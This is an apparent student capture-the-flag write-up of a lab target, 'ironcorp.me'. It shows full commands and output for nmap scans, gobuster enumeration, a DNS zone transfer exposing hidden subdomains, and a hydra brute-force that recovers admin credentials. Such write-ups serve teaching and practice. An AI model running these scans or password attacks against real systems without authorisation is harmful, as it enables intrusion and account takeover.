PenTest 2

ROOM A

Blessing Software

Members

ID	Name	Role
1211103213	Uwais	Leader
1211103184	Muzaffar	Member
1211103149	Dzakry Hariz	Member
1211102082	Thanussha	Member

Step 1: Recon and Enumeration

Members Involved: Uwais, Muzaffar, Dzakry Hariz, Thanussha

Tools used: Kali Linux, firefox, Nmap, Gobuster, Dig, OWASP


Thought Process and Methodology and Attempts:

By using Nmap, we identified what ports are available.

So Muzaffar used Nmap to identify which ports were open.

```
┌──(1211103184㉿kali)-[~]
└─$ nmap -Pn -sV  ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 23:33 EDT
Nmap scan report for ironcorp.me (10.10.205.23)
Host is up (0.26s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
135/tcp  open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8080/tcp open  http          Microsoft IIS httpd 10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


Since port 8080 was open, we decided to check the website out. Unfortunately, it didn't look like there was much here.




Uwais tried using Gobuster to look for any open directories within this website but got nothing.

```
┌──(1211103213㉿kali)-[~]
└─$ gobuster dir -u http://10.10.116.35:8080 -w /usr/share/wordlists/dirb/common.txt -e
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.116.35:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/08/01 21:38:26 Starting gobuster in directory enumeration mode
===============================================================
http://10.10.116.35:8080/assets              (Status: 301) [Size: 155] [--> http://10.10.116.35:8080/assets/]
http://10.10.116.35:8080/index.html          (Status: 200) [Size: 20040]

===============================================================
2022/08/01 21:40:48 Finished
===============================================================

┌──(1211103213㉿kali)-[~]
└─$
```

He also tried using OWASP too, to see for any vulnerabilities. But there are no high priority alerts to be found.






Dzakry decided to scan all ports instead with nmap, and soon enough there were more ports that seemed to be available too, one in particular that interested us was port 11025.

```
┌──(1211103149㉿kali)-[~]
└─$ nmap -Pn -T5 -p1-65535 -o scan_allports ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 04:55 EDT
Nmap scan report for ironcorp.me (10.10.61.148)
Host is up (0.21s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy
11025/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49670/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 273.18 seconds

┌──(1211103149㉿kali)-[~]
└─$
```

Muzaffar also found this out by searching everything from port 1 to 20000

```
┌──(1211103213㉿kali)-[~]
└─$ nmap -Pn -sV -sC 10.10.123.20 -p 1-20000
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 00:47 EDT
Nmap scan report for ironcorp.me (10.10.123.20)
Host is up (0.20s latency).
Not shown: 19995 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-02T04:54:57+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T04:04:25
|_Not valid after:  2023-01-31T04:04:25
|_ssl-date: 2022-08-02T04:55:04+00:00; +4m43s from scanner time.
8080/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open  http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4m42s, deviation: 0s, median: 4m42s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.44 seconds
```

But going through port 11025 also had nothing substantial to work with



So he used dig to get some more DNS information and turns out, there were other subdomains on the same server here.

```
┌──(1211103149㉿kali)-[~]
└─$ dig @10.10.42.90 ironcorp.me axfr

; <<>> DiG 9.17.19-3-Debian <<>> @10.10.42.90 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 944 msec
;; SERVER: 10.10.42.90#53(10.10.42.90) (TCP)
;; WHEN: Mon Aug 01 22:20:03 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```


Step 2: Initial Foothold

Members Involved: Uwais, Muzaffar, Dzakry Hariz, Thanussha


Tools used: Kali linux, firefox, hydra, OWASP, burp suite(foxyproxy), Nishang

Thought Process and Methodology and Attempts:

Looking into internal.ironcorp.me, it seemed to be inaccessible.




But at admin.ironcorp.me, an authentication was required to enter it.




So we used hydra to enumerate through usernames and passwords, and sure enough we were able to obtain the login credentials.


```
┌──(1211103184㉿kali)-[~]
└─$ hydra -L /usr/share/nmap/nselib/data/usernames.lst -P /usr/share/wordlists/dirb/others/best1050.txt -
s 11025 -f admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 00:16:05
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous s
ession found, to prevent overwriting, ./hydra.restore
^[[A^[[A[DATA] max 16 tasks per 1 server, overall 16 tasks, 10490 login tries (l:10/p:1049), ~656 tries p
er task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 1555.00 tries/min, 1555 tries in 00:01h, 8935 to do in 00:06h, 16 active
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
[STATUS] attack finished for admin.ironcorp.me (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 00:17:23
```

Now that we are in the admin site, there's a search bar available, raising an alarm for any XSS attacks.







We couldn’t get any automated scans in OWASP because we got error 401.




So instead, we tried to input in the name server we found previously. The name “internal” was already a hint to it, we assume. Sure enough, in port 11025 there was something.







It seemed like we could get a name, but clicking it directly would lead to an error 403.



But looking at the page source, we can get the link to the name. Placing the link directly to our url, we get an output.





